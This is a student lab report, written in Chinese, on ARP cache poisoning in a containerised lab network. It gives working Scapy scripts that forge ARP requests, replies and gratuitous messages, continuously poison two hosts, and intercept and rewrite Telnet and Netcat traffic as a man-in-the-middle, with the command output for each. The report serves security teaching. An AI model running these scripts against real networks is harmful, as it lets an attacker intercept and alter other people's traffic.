ARP Cache Poisoning Attack

57118224 邱龙

Task 1: ARP Cache Poisoning

主机 M 上执行 ifconfig 命令查看端口名和 mac 地址如下：

```
root@fdf0968f7236:/volumes# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
```

查看主机 A 的 ip 地址和 mac 地址：

```
root@a0110e7482a5:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
```

查看主机 B 的 ip 地址和 mac 地址：

```
root@00dc508f43c8:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
```

Task 1.A (using ARP request)

在主机 A 上执行 arp -n 命令查看 arp 缓存，发现未与其他主机建立连接前 arp 缓存为空：

```
root@a0110e7482a5:/# arp -n
root@a0110e7482a5:/#
```

在主机 A 中 ping 主机 B 的 ip 地址，即 ping 10.9.0.6,并用 wireshark 查看发送的 arp 请求和 arp 响应报文，便于后面我们构造 arp 请求和响应。

Ping 完后查看 arp 缓存，发现 B 的 ip 地址和 mac 地址的映射在 A 的 arp 缓存里。

```
root@a0110e7482a5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

我们可以查看该过程中我们抓取到的 arp request 数据包：

```
    20 2021-07-15 08:1… 02:42:0a:09:00:06                    ARP      44 Who has 10.9.0.5? Tell 10.9.0.6
    21 2021-07-15 08:1… 02:42:0a:09:00:06                    ARP      44 Who has 10.9.0.5? Tell 10.9.0.6
    22 2021-07-15 08:1… 02:42:0a:09:00:05                    ARP      44 10.9.0.5 is at 02:42:0a:09:00:05
    23 2021-07-15 08:1… 02:42:0a:09:00:05                    ARP      44 10.9.0.5 is at 02:42:0a:09:00:05
    24 2021-07-15 08:1… 192.168.161.1      192.168.161.255   BROWSER  245 Host Announcement LAPTOP-QU8QTFMP, Workstation, Se

▾ Linux cooked capture
    Packet type: Unicast to another host (3)
    Link-layer address type: 1
    Link-layer address length: 6
    Source: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
    Unused: 0000
    Protocol: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
    Sender IP address: 10.9.0.6
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.9.0.5
```

可以看到 request 数据包中源 mac 地址为主机 A 的 mac 地址，目的 mac 地址为 00:00:00_00:00:00，即默认值。opcode 为 1 表示 request 包，ip 地址分别为两端的 ip 地址。我们可以以此补充我们的代码，如下：

```
#!/usr/bin/env python3
from scapy.all import*
A_ip = "10.9.0.5" #A 的 ip 地址
B_ip = "10.9.0.6" #B 的 ip 地址
M_mac = "02:42:0a:09:00:69" #M 的 mac 地址
E = Ether(src=M_mac)
A = ARP(hwsrc=M_mac,psrc=B_ip,pdst=A_ip,op=1) #op 为 1 表示为 request
pkt = E/A
sendp(pkt, iface='eth0')
```

我们构造 B 发给 A 的 arp 请求包，但是用的却是 M 也就是攻击主机的 mac 地址，这样攻击成功就会将攻击主机的 mac 地址映射到 B 的 ip 地址上。

运行程序进行攻击，结果如下：

```
root@fdf0968f7236:/volumes# request.py
.
Sent 1 packets.
```


主机 A 查看 arp 缓存：

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

可以看到成功将 M 的 mac 地址映射到 B 的 ip 地址上。尝试发现不管攻击前有没有 B 原来的映射，都会有 B 的 ip 到 M 的 mac 地址之间的映射。除此之外，还会增加 M 主机 ip 和 mac 地址的映射记录，如上图第二条。

Task 1.B (using ARP reply)

Wireshark 抓取 ping 的过程中的 reply 包：



源 mac 地址为 B 主机 mac 地址，目的 mac 地址为 A 主机 mac 地址，op 为 2 表示 reply，根据其内容构造我们的 reply 包。

代码如下：

```
#!/usr/bin/env python3
from scapy.all import*
A_ip = "10.9.0.5" #A 的 ip 地址
B_ip = "10.9.0.6" #B 的 ip 地址
M_mac = "02:42:0a:09:00:69" #M 的 mac 地址
A_mac = "02:42:0a:09:00:05"
E = Ether(src=M_mac,dst=A_mac)
A = ARP(hwsrc=M_mac,hwdst=A_mac,psrc=B_ip,pdst=A_ip,op=2) #op 为 2 表示为
replypkt = E/A
sendp(pkt, iface='eth0')
```

（1）B 的 ip 已经在 A 的缓存中

B 的 ip 已经在 A 的缓存中时，运行程序，再次查看缓存

```
root@60a48334bcf7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

```
root@60a48334bcf7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

发现主机 B 的 ip 地址成功映射到 M 主机的 mac 地址上，攻击成功。

（2）B 的 ip 不在 A 的缓存中

清空 A 的 arp 缓存，可用 arp -d ip 命令删除指定 ip 地址的 arp 条目。

```
root@60a48334bcf7:/# arp -d 10.9.0.6
root@60a48334bcf7:/# arp -n
root@60a48334bcf7:/# arp -n
root@60a48334bcf7:/#
```

清空后 B 的 ip 不在 A 的缓存中，运行程序，再次查看缓存：

```
root@60a48334bcf7:/# arp -n
root@60a48334bcf7:/#
```

发现没有 M 的 mac 地址到 B 的 ip 地址间的映射，说明 B 的 ip 不在 A 的缓存中时，arp 缓存中毒攻击失败。查阅资料得知这是因为 reply 包只能更新而不能增加 arp 缓存条目，因此当 B 的 ip 在 A 的缓存中时可以成功，不在时则失败。

Task 1C (using ARP gratuitous message)

该报文目的 mac 地址都为 ff:ff:ff:ff:ff:ff，源和目的 ip 都为主机 B 的 ip 地址代码如下：

```
#!/usr/bin/env python3
from scapy.all import*
B_ip = "10.9.0.6" #B 的 ip 地址
M_mac = "02:42:0a:09:00:69" #M 的 mac 地址
dst_mac = "ff:ff:ff:ff:ff:ff"
E = Ether(src=M_mac,dst=dst_mac)
A = ARP(hwsrc=M_mac,hwdst=dst_mac,psrc=B_ip,pdst=B_ip,op=1)
pkt = E/A
sendp(pkt, iface='eth0')
```

（1）B 的 ip 在 A 的缓存中

执行程序，结果如下：

```
root@60a48334bcf7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@60a48334bcf7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@60a48334bcf7:/#
```

显然，攻击成功。

（2）B 的 ip 不在 A 的缓存中

执行程序，结果如下：

```
root@60a48334bcf7:/# arp -n
root@60a48334bcf7:/# arp -n
root@60a48334bcf7:/#
```

显然，B 的 ip 地址不在 A 的缓存时没有增加映射，攻击失败。可见免费 arp 报文应该和 reply 报文类似，只能更新不能增加缓存条目。

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack).

对主机 A 和主机 B 都进行 arp 缓存中毒攻击，代码如下：

```
#!/usr/bin/env python3
from scapy.all import*
A_ip = "10.9.0.5" #A 的 ip 地址
B_ip = "10.9.0.6" #B 的 ip 地址
M_mac = "02:42:0a:09:00:69" #M 的 mac 地址
E = Ether(src=M_mac)
A1 = ARP(hwsrc=M_mac,psrc=B_ip,pdst=A_ip,op=1)
pkt1 = E/A1
A2 = ARP(hwsrc=M_mac,psrc=A_ip,pdst=B_ip,op=1)
pkt2 = E/A2
while 1:
   sendp(pkt1,iface='eth0')
   sendp(pkt2,iface='eth0')
```

代码中我们对 A 和 B 都发送请求包来进行攻击，同时我们设置循环不停发送攻击报文，防止假条目被真条目替代。攻击后 A、B 主机 arp 缓存分别如下：

```
root@60a48334bcf7:/# arp -n
root@60a48334bcf7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

```
root@74aaabb82eb6:/# arp -n
root@74aaabb82eb6:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
root@74aaabb82eb6:/#
```

Step 2 (Testing)

关闭 M 上的 ip 转发：

```
root@3676a0e1fff4:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

运行程序，然后在主机 A 上 ping 主机 B 的 ip 地址，并用 wireshark 抓包。Ping 的结果如下：

```
root@60a48334bcf7:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
18 packets transmitted, 0 received, 100% packet loss, time 17414ms

root@60a48334bcf7:/#
```

发现 ping 不通，丢包率 100%，然后查看 wireshark：

617	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=11/2816, ttl=64 (no respo…
738	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=12/3072, ttl=64 (no respo…
739	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=12/3072, ttl=64 (no respo…
868	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=13/3328, ttl=64 (no respo…
869	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=13/3328, ttl=64 (no respo…
990	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=14/3584, ttl=64 (no respo…
991	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=14/3584, ttl=64 (no respo…
1104	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=15/3840, ttl=64 (no respo…
1105	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=15/3840, ttl=64 (no respo…
1228	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=16/4096, ttl=64 (no respo…
1229	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=16/4096, ttl=64 (no respo…
1356	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=17/4352, ttl=64 (no respo…
1357	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=17/4352, ttl=64 (no respo…
1480	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=18/4608, ttl=64 (no respo…
1481	2021-07-16 15:4…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x005f, seq=18/4608, ttl=64 (no respo…

可见所有的 icmp 报文都没有 response，因为所有的报文都没到达 B 主机，而是 M 主机。

Step 3 (Turn on IP forwarding)


打开主机 M 的 ip 转发，重复步骤 2 操作：

```
root@3676a0e1fff4:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

发现成功 ping 通：


```
root@60a48334bcf7:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.444 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.377 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.080 ms
```

Wireshark 查看：



3256 2021-07-16 15:5…	10.9.0.105	10.9.0.6	ICMP	128 Redirect	(Redirect for host)
3257 2021-07-16 15:5…	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x0061, seq=2/512, ttl=63
3258 2021-07-16 15:5…	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x0061, seq=2/512, ttl=63
3380 2021-07-16 15:5…	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0061, seq=3/768, ttl=64 (no respons…
3381 2021-07-16 15:5…	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0061, seq=3/768, ttl=64 (no respons…
3382 2021-07-16 15:5…	10.9.0.105	10.9.0.5	ICMP	128 Redirect	(Redirect for host)
3383 2021-07-16 15:5…	10.9.0.105	10.9.0.5	ICMP	128 Redirect	(Redirect for host)
3384 2021-07-16 15:5…	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0061, seq=3/768, ttl=63 (no respons…
3385 2021-07-16 15:5…	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0061, seq=3/768, ttl=63 (reply in 3…
3386 2021-07-16 15:5…	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x0061, seq=3/768, ttl=64 (request in…
3387 2021-07-16 15:5…	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x0061, seq=3/768, ttl=64
3388 2021-07-16 15:5…	10.9.0.105	10.9.0.6	ICMP	128 Redirect	(Redirect for host)
3389 2021-07-16 15:5…	10.9.0.105	10.9.0.6	ICMP	128 Redirect	(Redirect for host)
3390 2021-07-16 15:5…	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x0061, seq=3/768, ttl=63
3391 2021-07-16 15:5…	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x0061, seq=3/768, ttl=63

发现发送的 icmp 报文有响应了。



```
Internet Control Message Protocol
   Type: 5 (Redirect)
   Code: 1 (Redirect for host)
   Checksum: 0xf0ef [correct]
   [Checksum Status: Good]
   Gateway address: 10.9.0.6
 ▾ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
```

同时发现出现一些重定向报文。推测为 M 收到报文后发现目的 ip 并不是自己，于是发送重定向报文修改路由。

Step 4 (Launch the MITM attack)

开启 M 主机 ip 转发：

```
root@3676a0e1fff4:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

在主机 A 上对主机 B 进行 Telnet 连接：

```
root@60a48334bcf7:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
74aaabb82eb6 login: seed

Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

关闭 M 主机 ip 转发：

```
root@3676a0e1fff4:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

执行步骤 1 的代码，进行 arp 缓存中毒攻击：

```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


此时在 A 的远程登陆窗口无法输入任何字符。

然后执行我们的中间人攻击代码，截取 A 发往 B 的所有 tcp 报文，将输入字符改为‘Z’,B 发往 A 的响应报文不做修改，代码如下：

```
#!/usr/bin/env python3
from scapy.all import*
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load    # The original payload data
            data_len=len(data)
            newdata = 'Z'*data_len    #replace each typed character with 'Z'
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

为了不捕获自己伪造的报文，我们对源 mac 地址进行了过滤，可提升性能，理由可见上一次实验。

主机 A 结果如下：



不管输入什么，最终显示的都为 Z。攻击成功。

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

与 task2 类似，只需将代码中修改数据部分变为把”qiu”字符串改为“AAA”即可。步骤也类似，将 Telnet 通信改为 netcat 通信。代码如下：

```
#!/usr/bin/env python3
from scapy.all import*
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load    # The original payload data
            newdata = data.replace(b'qiu', b'AAA')
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

结果如下：

```
root@60a48334bcf7:/# nc 10.9.0.6 9090
qiuaaaqiu
abc
qiuqiuiu
```

```
root@74aaabb82eb6:/# nc -lp 9090
AAAaaaAAA
abc
AAAAAAiu
```

可见所有的字符串“qiu”都改为了“AAA”，其他部分不变，攻击成功。